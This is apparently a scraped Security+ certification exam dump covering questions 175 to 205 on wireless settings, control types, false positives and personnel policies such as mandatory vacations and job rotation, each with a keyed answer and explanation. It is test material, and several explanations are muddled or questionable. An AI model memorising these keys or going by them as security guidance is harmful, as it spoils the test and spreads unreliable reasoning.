**Explanation/Reference:**

Section: Network Security

Some access points include power level controls that allow you to reduce the amount of output provided if the signal is traveling too far.

**Incorrect Answers:**

- A: This would require clients to furnish the security administrator with their device's MAC address.
- B: This would require clients to ask for Wi-Fi access.
- D: Clients would not be able to detect the Wi-Fi network.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 172, 177, 178, 183.

**QUESTION 175**

After reviewing the firewall logs of her organization's wireless APs, Ann discovers an unusually high amount of failed authentication attempts in a particular segment of the building. She remembers that a new business moved into the office space across the street. Which of the following would be the BEST option to begin addressing the issue?

- A. Reduce the power level of the AP on the network segment
- B. Implement MAC filtering on the AP of the affected segment
- C. Perform a site survey to see what has changed on the segment
- D. Change the WPA2 encryption key of the AP in the affected segment

**Correct Answer:** A

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

Some access points include power level controls that allow you to reduce the amount of output provided if the signal is traveling too far.

Incorrect Answers:

B: MAC filtering is an option further down the line. If reducing the amount of output resolves the issue, the administrative effort will be much less than have to compile a list of the MAC addresses associated with users' computers and then entering those addresses.

C: A site survey is recommended when laying out a network.

D: The fact that Ann has found failed authentication attempts shows that the WPA2 encryption is not the real issue.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 177, 178.

### **QUESTION 176**

An administrator wants to establish a WiFi network using a high gain directional antenna with a narrow radiation pattern to connect two buildings separated by a very long distance. Which of the following antennas would be BEST for this situation?

- A. Dipole
- B. Yagi
- C. Sector
- D. Omni

**Correct Answer:** B

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

A Yagi-Uda antenna, commonly known simply as a Yagi antenna, is a directional antenna consisting of multiple parallel dipole elements in a line, usually made of metal rods. It consists of a single driven element connected to the transmitter or receiver with a transmission line, and additional parasitic elements: a so-called reflector and one or more directors. The reflector element is slightly longer than the driven dipole, whereas the directors are a little shorter. This design achieves a very substantial increase in the antenna's directionality and gain compared to a simple dipole.

**Incorrect Answers:**

A: The 15 cm long vertical element you see on most Wi-Fi equipment is actually a dipole antenna. It consists of two elements and is popular because of its omnidirectional radiation pattern.

C: A sector antenna is a type of directional microwave antenna with a sector-shaped radiation pattern. The word "sector" is used in the geometric sense; some portion of the circumference of a circle measured in degrees of arc. 60°, 90° and 120° designs are typical, often with a few degrees 'extra' to ensure overlap and mounted in multiples when wider or full-circle coverage is required.

D: An omnidirectional antenna is designed to provide a 360-degree pattern and an even signal in all directions

**References:**

[http://en.wikipedia.org/wiki/Yagi-Uda\\_antenna](http://en.wikipedia.org/wiki/Yagi-Uda_antenna)

<http://www.techrepublic.com/blog/data-center/80211-time-to-clear-up-some-antenna-misconceptions/> [http://en.wikipedia.org/wiki/Sector\\_antenna#See\\_also](http://en.wikipedia.org/wiki/Sector_antenna#See_also)  
Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 178.

**QUESTION 177**

A company has recently implemented a high density wireless system by having a junior technician install two new access points for every access point already deployed. Users are now reporting random wireless disconnections and slow network connectivity. Which of the following is the MOST likely cause?

- A. The old APs use 802.11a
- B. Users did not enter the MAC of the new APs
- C. The new APs use MIMO
- D. A site survey was not conducted

**Correct Answer:** D

**Section:** Network Security

**Explanation**

**Explanation/Reference:**

Section: Network Security

To test the wireless AP placement, a site survey should be performed.

**Incorrect Answers:**

A: 802.11a operates in the 5 GHz frequency spectrum, and is therefore less likely to have disconnections and slow network connectivity.

B: Entering the MAC address will not prevent disconnections, or speed up network connectivity.

C: This cannot be the cause because MIMO would increase network availability.

**References:**

[https://technet.microsoft.com/en-us/library/dd348467\(v=ws.10\).aspx](https://technet.microsoft.com/en-us/library/dd348467(v=ws.10).aspx) <http://en.wikipedia.org/wiki/MIMO> [http://en.wikipedia.org/wiki/IEEE\\_802.11a-1999](http://en.wikipedia.org/wiki/IEEE_802.11a-1999)

**QUESTION 178**

Three of the primary security control types that can be implemented are.

- A. Supervisory, subordinate, and peer.
- B. Personal, procedural, and legal.
- C. Operational, technical, and management.
- D. Mandatory, discretionary, and permanent.

**Correct Answer:** C

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

The National Institute of Standards and Technology (NIST) places controls into various types. The control types fall into three categories: Management, Operational, and Technical.

Incorrect Answers:

- A: Supervisory, subordinate and peer are not primary security control types.
- B: Personal, procedural and legal controls are subsections of managerial control types.
- D: Mandatory, discretionary and permanent control types are methods of access control that can be implemented.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 26-27 <http://www.professormesser.com/security-plus/sy0-401/control-types-2/>

### **QUESTION 179**

Which of the following technical controls is BEST used to define which applications a user can install and run on a company issued mobile device?

- A. Authentication
- B. Blacklisting
- C. Whitelisting
- D. Acceptable use policy

**Correct Answer:** C

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

White lists are closely related to ACLs and essentially, a white list is a list of items that are allowed.

Incorrect Answers:

- A: Authentication is always required when applications are installed and uninstalled and to log in to an application.
- B: Black lists are exactly the opposite of white lists in that it is essentially a list of items that are not allowed.
- D: Acceptable use policy describe how the employees in an organization can use company systems and resources, both software and hardware.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 24, 221 <http://searchsecurity.techtarget.com/definition/application-whitelisting>

### QUESTION 180

To help prevent unauthorized access to PCs, a security administrator implements screen savers that lock the PC after five minutes of inactivity. Which of the following controls is being described in this situation?

- A. Management
- B. Administrative
- C. Technical
- D. Operational

Correct Answer: C

Section: Compliance and Operational Security

Explanation

Explanation/Reference:

Section: Compliance and Operational Security

controls such as preventing unauthorized access to PC's and applying screensavers that lock the PC after five minutes of inactivity is a technical control type, the same as Identification and Authentication, Access Control, Audit and Accountability as well as System and Communication Protection.

Incorrect Answers:

- A: Management control types include risk assessment, planning, systems and Services Acquisition as well as Certification, Accreditation and Security Assessment.
- B: Administrative tools are used when applying technical control types.
- D: Operational control types include Personnel Security, Physical and Environmental Protection, Contingency planning, Configuration Management, Maintenance, System and Information Integrity, Media Protection, Incident Response and Awareness and Training.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 27

### QUESTION 181

Which of the following is a management control?

- A. Logon banners
- B. Written security policy

- C. SYN attack prevention
- D. Access Control List (ACL)

**Correct Answer:** B

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Management control types include risk assessment, planning, systems and Services Acquisition as well as Certification, Accreditation and Security Assessment; and written security policy falls in this category.

Incorrect Answers:

- A: Logon banners are configuration management which is an operational control type.
- C: SYN attack prevention is done by exercising technical control measures.
- D: ACLs are technical control measures.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 27

### **QUESTION 182**

Which of the following can result in significant administrative overhead from incorrect reporting?

- A. Job rotation
- B. Acceptable usage policies
- C. False positives
- D. Mandatory vacations

**Correct Answer:** C

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

False positives are essentially events that are mistakenly flagged and are not really events to be concerned about. This causes a significant administrative overhead because the reporting is what results in the false positives.

Incorrect Answers:

- A: Job rotation is a strategy employed to provide redundancy in employees' abilities in addition to being an access control method.
- B: Acceptable use policies describe how employees are allowed to use company systems and resources.

D: Mandatory vacations are strategies employed to that the company can fill in any gaps in skills and satisfies the need to have replication and duplication of skills, not necessarily administrative overhead but rather redundancy in human resources.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 28, 413 <http://www.networkworld.com/article/2327896/lan-wan/what-is-a-false-positive-.html>

**QUESTION 183**

A vulnerability scan is reporting that patches are missing on a server. After a review, it is determined that the application requiring the patch does not exist on the operating system.

Which of the following describes this cause?

- A. Application hardening
- B. False positive
- C. Baseline code review
- D. False negative

**Correct Answer: B**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

False positives are essentially events that are mistakenly flagged and are not really events to be concerned about.

Incorrect Answers:

A: The term hardening is usually applied to operating systems. The idea is to "lock down" the operating system as much as is practical. For example, ensure that all unneeded services are turned off, all unneeded software is uninstalled, patches are updated, user accounts are checked for security, and so forth. Hardening is a general process of making certain that the operating system itself is as secure as it can be.

C: A baseline represents a secure state and a review of the baseline code is not a vulnerability report that security patches are missing as stated in the scenario.

D: A False negative is exactly the opposite of a false positive. With a false negative, you are not alerted to a situation when you should be alerted.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 28, 52 <http://www.cgisecurity.com/questions/falsepositive.shtml>

**QUESTION 184**

Ann, a security technician, is reviewing the IDS log files. She notices a large number of alerts for multicast packets from the switches on the network. After investigation, she discovers that this is normal activity for her network. Which of the following BEST describes these results?

- A. True negatives
- B. True positives
- C. False positives
- D. False negatives

**Correct Answer:** C

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

False positives are essentially events that are mistakenly flagged and are not really events to be concerned about.

Incorrect Answers:

- A: True negatives would be non-events.
- B: True positives would be real alerts and alarms.
- D: With a false negative, you are not alerted to a situation when you should be alerted - The opposite of false negatives.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 28

### **QUESTION 185**

Which of the following is an example of a false negative?

- A. The IDS does not identify a buffer overflow.
- B. Anti-virus identifies a benign application as malware.
- C. Anti-virus protection interferes with the normal operation of an application.
- D. A user account is locked out after the user mistypes the password too many times.

**Correct Answer:** A

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

With a false negative, you are not alerted to a situation when you should be alerted.

Incorrect Answers:

B, C, D: This would be an example of a false positive. False positives are essentially events that are mistakenly flagged and are not really events to be concerned about.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 28

**QUESTION 186**

A company storing data on a secure server wants to ensure it is legally able to dismiss and prosecute staff who intentionally access the server via Telnet and illegally tamper with customer data. Which of the following administrative controls should be implemented to BEST achieve this?

- A. Command shell restrictions
- B. Restricted interface
- C. Warning banners
- D. Session output pipe to /dev/null

**Correct Answer: C**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Within Microsoft Windows, you have the ability to put signs (in the form of onscreen pop-up banners) that appear before the login telling similar information--authorized access only, violators will be prosecuted, and so forth. Such banners convey warnings or regulatory information to the user that they must "accept" in order to use the machine or network. You need to make staff aware that they may legally be prosecuted and a message is best given via a banner so that all staff using workstation will get notification.

**Incorrect Answers:**

- A: Command shell restrictions are not used to make everyone aware that they may be prosecuted. It is rather used to implement the actual restriction.
- B: A restricted interface will just hamper staff in their execution of their duties. Prosecution can only be done when the staff is made aware of the prohibitions and accept the terms.
- D: Configuring the session output pipe tp /dev/null is applying the restriction and not making staff aware of the prohibitions.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 374

**QUESTION 187**

Joe, a security analyst, asks each employee of an organization to sign a statement saying that they understand how their activities may be monitored. Which of the following BEST describes this statement? (Select TWO).

- A. Acceptable use policy
- B. Risk acceptance policy
- C. Privacy policy

- D. Email policy
- E. Security policy

**Correct Answer:** AC

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Privacy policies define what controls are required to implement and maintain the sanctity of data privacy in the work environment. Privacy policy is a legal document that outlines how data collected is secured. It should encompass information regarding the information the company collects, privacy choices you have based on your account, potential information sharing of your data with other parties, security measures in place, and enforcement. Acceptable use policies (AUPs) describe how the employees in an organization can use company systems and resources, both software and hardware.

Incorrect Answers:

B: Risk Acceptance policy refers to the choice that must be made when the cost of implementing any of the choices exceeds the value of harm that would occur if the risk actually came to happen.

D: Email is not bound to any one type of policy when it comes to risk mitigation, etc. email policy and regulations can be found in acceptable use policy as well as privacy policy which best describes what Joe is doing.

E: Security policies define what controls are required to implement and maintain the security of systems, users, and networks.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 10, 24-25

### **QUESTION 188**

Joe, a newly hired employee, has a corporate workstation that has been compromised due to several visits to P2P sites. Joe insisted that he was not aware of any company policy that prohibits the use of such web sites. Which of the following is the BEST method to deter employees from the improper use of the company's information systems?

- A. Acceptable Use Policy
- B. Privacy Policy
- C. Security Policy
- D. Human Resource Policy

**Correct Answer:** A

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Acceptable use policies (AUPs) describe how the employees in an organization can use company systems and resources, both software and hardware.

Incorrect Answers:

- B: Privacy policies define what controls are required to implement and maintain the sanctity of data privacy in the work environment.
- C: Security policies define what controls are required to implement and maintain the security of systems, users, and networks.
- D: Human resources policy does not address issues regarding which website are prohibited.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 24 [http://en.wikipedia.org/wiki/Acceptable\\_use\\_policy](http://en.wikipedia.org/wiki/Acceptable_use_policy)

### **QUESTION 189**

Pete, a security analyst, has been informed that the development team has plans to develop an application which does not meet the company's password policy. Which of the following should Pete do NEXT?

- A. Contact the Chief Information Officer and ask them to change the company password policy so that the application is made compliant.
- B. Tell the application development manager to code the application to adhere to the company's password policy.
- C. Ask the application development manager to submit a risk acceptance memo so that the issue can be documented.
- D. Inform the Chief Information Officer of non-adherence to the security policy so that the developers can be reprimanded.

**Correct Answer: B**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Since the application is violating the security policy it should be coded differently to comply with the password policy.

Incorrect Answers:

- A: Changing the password policy to make the application compliant would be the same as creating an incident because any attempt to violate a security policy is considered an incident.
- C: Requesting to change to the risk acceptance is not best practice and it basically amounts to incident response.
- D: Reprimanding the developers will not result in the application complying with the security policy.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 445

### **QUESTION 190**

A major security risk with co-mingling of hosts with different security requirements is:

- A. Security policy violations.

- B. Zombie attacks.
- C. Password compromises.
- D. Privilege creep.

**Correct Answer:** A

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

The entire network is only as strong as the weakest host. Thus with the co-mingling of hosts with different security requirements would be risking security policy violations.

Incorrect Answers:

- B: Zombie attacks are the same as botnets and it affects software. Bots itself is software that runs automatically and autonomously and as such is viewed as malicious software.
- C: Password compromises on any account would not be best practice and also amounts to a security incident.
- D: Privilege creep is usually uncovered during a privilege audit.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 220, 309

**QUESTION 191**

Which of the following provides the BEST explanation regarding why an organization needs to implement IT security policies?

- A. To ensure that false positives are identified
- B. To ensure that staff conform to the policy
- C. To reduce the organizational risk
- D. To require acceptable usage of IT systems

**Correct Answer:** C

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Once risks have been identified and assessed then there are five possible actions that should be taken. These are: Risk avoidance, Risk transference, Risk mitigation, Risk deterrence and Risk acceptance. Anytime you engage in steps to reduce risk, you are busy with risk mitigation and implementing IT security policy is a risk mitigation strategy.

**Incorrect Answers:**

A: False positives are events that are not really incidents. Thus to ensure that false positives are identified is not the main concern of implementing IT security policy.

B: Conforming to policy is only possible if policy is in place.

D: Acceptable use policy I concerned mainly with how a company allows their computers to b eused within the company.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 9-10, 28

**QUESTION 192**

Which of the following should Pete, a security manager, implement to reduce the risk of employees working in collusion to embezzle funds from their company?

- A. Privacy Policy
- B. Least Privilege
- C. Acceptable Use
- D. Mandatory Vacations

**Correct Answer: D**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

**Section: Compliance and Operational Security**

A mandatory vacation policy requires all users to take time away from work to refresh. But not only does mandatory vacation give the employee a chance to refresh, but it also gives the company a chance to make sure that others can fill in any gaps in skills and satisfies the need to have replication or duplication at all levels as well as an opportunity to discover fraud.

**Incorrect Answers:**

A: Privacy policies define what controls are required to implement and maintain the sanctity of data privacy in the work environment. Privacy policy is a legal document that outlines how data collected is secured

B: Least privilege is usually employed to assign users only the required permissions to do only their duties and no more.

C: Acceptable use policies (AUPs) describe how the employees in an organization can use company systems and resources, both software and hardware.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 25

**QUESTION 193**

Two members of the finance department have access to sensitive information. The company is concerned they may work together to steal information. Which of the following controls could be implemented to discover if they are working together?

- A. Least privilege access

- B. Separation of duties
- C. Mandatory access control
- D. Mandatory vacations

**Correct Answer:** D

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

**Section: Compliance and Operational Security**

A mandatory vacation policy requires all users to take time away from work to refresh. Mandatory vacation give the employee a chance to refresh, but it also gives the company a chance to make sure that others can fill in any gaps in skills and satisfies the need to have replication or duplication at all levels. Mandatory vacations also provide an opportunity to discover fraud. In this case mandatory vacations can prevent the two members from colluding to steal the information that they have access to.

**Incorrect Answers:**

A: A least privilege policy should be used when assigning permissions. Give users only the permissions that they need to do their work and no more. This is not preventing employees with legitimate access to information from colluding to steal the information.

B: A separation of duties policy is designed to reduce the risk of fraud and to prevent other losses in an organization. Much like job rotation and it will not prevent two employees with legitimate access to information from working together to steal information.

C: Mandatory access control means all access is pre-defined by methods for how information access is permitted. In a MAC environment, all access capabilities are pre-defined. Users can't share information unless their rights to share it are established by administrators. Consequently, administrators must make any changes that need to be made to such rights. But in this case the users both have legitimate access to the information.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 25

**QUESTION 194**

Mandatory vacations are a security control which can be used to uncover which of the following?

- A. Fraud committed by a system administrator
- B. Poor password security among users
- C. The need for additional security staff
- D. Software vulnerabilities in vendor code

**Correct Answer:** A

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

**Section: Compliance and Operational Security**

Mandatory vacations also provide an opportunity to discover fraud apart from the obvious benefits of giving employees a chance to refresh and making sure that others in the company can fill those positions and make the company less dependent on those persons; a sort pf replication and duplication at all levels.

**Incorrect Answers:**

- B: Poor password security is not the purpose of implementing mandatory vacations.
- C: Mandatory vacations will have the opposite effect to needing additional security staff.
- D: Software vulnerability can only be uncovered by looking at the software installed and its version and not by means by mandatory vacations.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 25

**QUESTION 195**

While rarely enforced, mandatory vacation policies are effective at uncovering:

- A. Help desk technicians with oversight by multiple supervisors and detailed quality control systems.
- B. Collusion between two employees who perform the same business function.
- C. Acts of incompetence by a systems engineer designing complex architectures as a member of a team.
- D. Acts of gross negligence on the part of system administrators with unfettered access to system and no oversight.

**Correct Answer: D**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

**Section: Compliance and Operational Security**

Least privilege (privilege reviews) and job rotation is done when mandatory vacations are implemented. Then it will uncover areas where the system administrators neglected to check all users' privileges since the other users must fill in their positions when they are on their mandatory vacation.

**Incorrect Answers:**

- A: Help desk technicians are not the main concern for having mandatory vacations.
- B: Collusion implies two unlikely users fulfilling very different functions committing fraud, not two users performing the same business function.
- C: Incompetency of the systems engineer regarding the architecture is not the focus of companies implementing mandatory vacations.

**References:**

D Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 25

**QUESTION 196**

A company that has a mandatory vacation policy has implemented which of the following controls?

- A. Risk control
- B. Privacy control

- C. Technical control
- D. Physical control

**Correct Answer:** A

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Risk mitigation is done anytime you take steps to reduce risks. Thus mandatory vacation implementation is done as a risk control measure because it is a step that is taken as risk mitigation.

Incorrect Answers:

B: Privacy control is carried out to protect the sanctity of data privacy.

C: Technical controls involves aspects such as Identification and Authentication; Access Control, Audit and Accountability as well as System and Communication Protection, not mandatory vacation implementation.

D: Physical control is a part of operational control type.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 25

### **QUESTION 197**

Which of the following should Joe, a security manager, implement to reduce the risk of employees working in collusion to embezzle funds from his company?

- A. Privacy Policy
- B. Least Privilege
- C. Acceptable Use
- D. Mandatory Vacations

**Correct Answer:** D

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

When one person fills in for another, such as for mandatory vacations, it provides an opportunity to see what the person is doing and potentially uncover any fraud.

Incorrect Answers:

A: Privacy policies define what controls are required to implement and maintain the sanctity of data privacy in the work environment. Privacy policy is a legal document that outlines how data collected is secured. It should encompass information regarding the information the company collects, privacy choices you have based on your account, potential information sharing of your data with other parties, security measures in place, and enforcement.

B: A least privilege policy should be used when assigning permissions. Give users only the permissions that they need to do their work and no more.

C: Acceptable use policies (AUPs) describe how the employees in an organization can use company systems and resources, both software and hardware.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 25

### **QUESTION 198**

A company is looking to reduce the likelihood of employees in the finance department being involved with money laundering. Which of the following controls would BEST mitigate this risk?

- A. Implement privacy policies
- B. Enforce mandatory vacations
- C. Implement a security policy
- D. Enforce time of day restrictions

**Correct Answer: B**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

A mandatory vacation policy requires all users to take time away from work to refresh. And in the same time it also gives the company a chance to make sure that others can fill in any gaps in skills and satisfy the need to have replication or duplication at all levels in addition to affording the company an opportunity to discover fraud for when others do the same job in the absence of the regular staff member then there is transparency.

**Incorrect Answers:**

A: Privacy policies are used to define which controls are needed to implement and maintain sanctity/safety of data privacy.

C: Security policies are used to define which controls are needed to implement and maintain the security of the company resources such as systems, users and networks.

D: Time of day restrictions are used to configure when an account can have access to the system, this does not prevent anyone from laundering money.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 24 -25, 153

### **QUESTION 199**

The Chief Security Officer (CSO) is concerned about misuse of company assets and wishes to determine who may be responsible. Which of the following would be the BEST course of action?

- A. Create a single, shared user account for every system that is audited and logged based upon time of use.
- B. Implement a single sign-on application on equipment with sensitive data and high-profile shares.
- C. Enact a policy that employees must use their vacation time in a staggered schedule.

D. Separate employees into teams led by a person who acts as a single point of contact for observation purposes.

**Correct Answer: C**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

A policy that states employees should use their vacation time in a staggered schedule is a way of employing mandatory vacations. A mandatory vacation policy requires all users to take time away from work while others step in and do the work of that employee on vacation. This will afford the CSO the opportunity to see who is using the company assets responsibly and who is abusing it.

Incorrect Answers:

A: A single shared user account for every system will not single out any one who might be the guilty party. You need to see and audit individual accounts to single out the guilty party.

B: Single sign is about having a single / one only password for all resources on a given network which will make singling out a guilty party problematic.

D: Separating and organizing employees into teams makes singling out a single guilty party problematic.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 25

## **QUESTION 200**

A software developer is responsible for writing the code on an accounting application. Another software developer is responsible for developing code on a system in human resources. Once a year they have to switch roles for several weeks.

Which of the following practices is being implemented?

- A. Mandatory vacations
- B. Job rotation
- C. Least privilege
- D. Separation of duties

**Correct Answer: B**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

A job rotation policy defines intervals at which employees must rotate through positions.

Incorrect Answers:

- A: A mandatory vacation policy requires all users to take time away from work to refresh.  
C: A least privilege policy should be used when assigning permissions. Give users only the permissions that they need to do their work and no more.  
D: A separation of duties policy means the segregation of duties and separation of environments as a way to reduce the likelihood of misuse of systems or information. Separation of duties means that users are granted only the permissions they need to do their work and no more. More so it means that there is differentiation between users, employees and duties per se which form part of best practices.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 24, 25, 26, 153 [http://en.wikipedia.org/wiki/Job\\_rotation](http://en.wikipedia.org/wiki/Job_rotation)

### **QUESTION 201**

Which of the following types of risk reducing policies also has the added indirect benefit of cross training employees when implemented?

- A. Least privilege
- B. Job rotation
- C. Mandatory vacations
- D. Separation of duties

**Correct Answer: B**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

A job rotation policy defines intervals at which employees must rotate through positions. Similar in purpose to mandatory vacations, it helps to ensure that the company does not become too dependent on one person and it does afford the company with the opportunity to place another person in that same job.

Incorrect Answers:

A: A least privilege policy should be used when assigning permissions. Give users only the permissions that they need to do their work and no more. This does not involve cross-training.

C: A mandatory vacation policy requires all users to take time away from work to refresh.

D: Separation of duties means that users are granted only the permissions they need to do their work and no more. More so it means that there is differentiation between users, employees and duties per se which form part of best practices. There is thus no cross training.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 24, 25, 26, 153

### **QUESTION 202**

In order to prevent and detect fraud, which of the following should be implemented?

- A. Job rotation

- B. Risk analysis
- C. Incident management
- D. Employee evaluations

**Correct Answer:** A

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

A job rotation policy defines intervals at which employees must rotate through positions. Similar in purpose to mandatory vacations, it helps to ensure that the company does not become too dependent on one person and it does afford the company with the opportunity to place another person in that same job and in this way the company can potentially uncover any fraud perhaps committed by the incumbent.

Incorrect Answers:

B: Risk assessment is also known as risk analysis or risk calculation and it deals with the threats, vulnerabilities, and impacts of a loss of information-processing capabilities or a loss of information itself.

C: Incident management refers to the steps that are followed when events occur.

D: The Evaluation process is called an audit.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 4, 10, 26

**QUESTION 203**

The Chief Technical Officer (CTO) has been informed of a potential fraud committed by a database administrator performing several other job functions within the company. Which of the following is the BEST method to prevent such activities in the future?

- A. Job rotation
- B. Separation of duties
- C. Mandatory Vacations
- D. Least Privilege

**Correct Answer:** B

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Separation of duties means that users are granted only the permissions they need to do their work and no more. More so it means that you are employing best practices. The segregation of duties and separation of environments is a way to reduce the likelihood of misuse of systems or information. A separation of duties policy is designed to reduce the risk of fraud and to prevent other losses in an organization.

**Incorrect Answers:**

- A: A job rotation policy defines intervals at which employees must rotate through positions. This is so that the company does not become too dependent on one person.
- C: A mandatory vacation policy requires all users to take time away from work to refresh. If the company becomes too dependent on one person, they can end up in a real bind if something should happen to that person.
- D: Least Privilege means giving users only the permissions that they need to do their work and no more.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 24, 25, 26, 153 [http://en.wikipedia.org/wiki/Separation\\_of\\_duties](http://en.wikipedia.org/wiki/Separation_of_duties)

**QUESTION 204**

Separation of duties is often implemented between developers and administrators in order to separate which of the following?

- A. More experienced employees from less experienced employees
- B. Changes to program code and the ability to deploy to production
- C. Upper level management users from standard development employees
- D. The network access layer from the application access layer

**Correct Answer: B**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

**Section: Compliance and Operational Security**

Separation of duties means that there is differentiation between users, employees and duties per se which form part of best practices.

**Incorrect Answers:**

- A: It is not an issue regarding experience of employees, but rather the difference in duties of employees.
- C: Developers and administrators are not necessarily upper level management and standard development employees.
- D: This is a network distinction and not a job description distinction.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 153

**QUESTION 205**

A user in the company is in charge of various financial roles but needs to prepare for an upcoming audit. They use the same account to access each financial system. Which of the following security controls will MOST likely be implemented within the company?



<http://www.gratisexam.com/>

- A. Account lockout policy
- B. Account password enforcement
- C. Password complexity enabled
- D. Separation of duties

**Correct Answer:** D

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Separation of duties means that users are granted only the permissions they need to do their work and no more. More so it means that there is differentiation between users, employees and duties per se which form part of best practices.

Incorrect Answers:

- A: An account lockout policy only needs to be implemented when you need to deny a user access. The user in this case does not have to be locked out.
- B: The account policy determines the security parameters regarding who can and cannot access the system. In this scenario the user must have access.
- C: Password complexity only means to make it more difficult for a miscreant to break in and use someone else's account.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 139, 141, 153

**QUESTION 206**

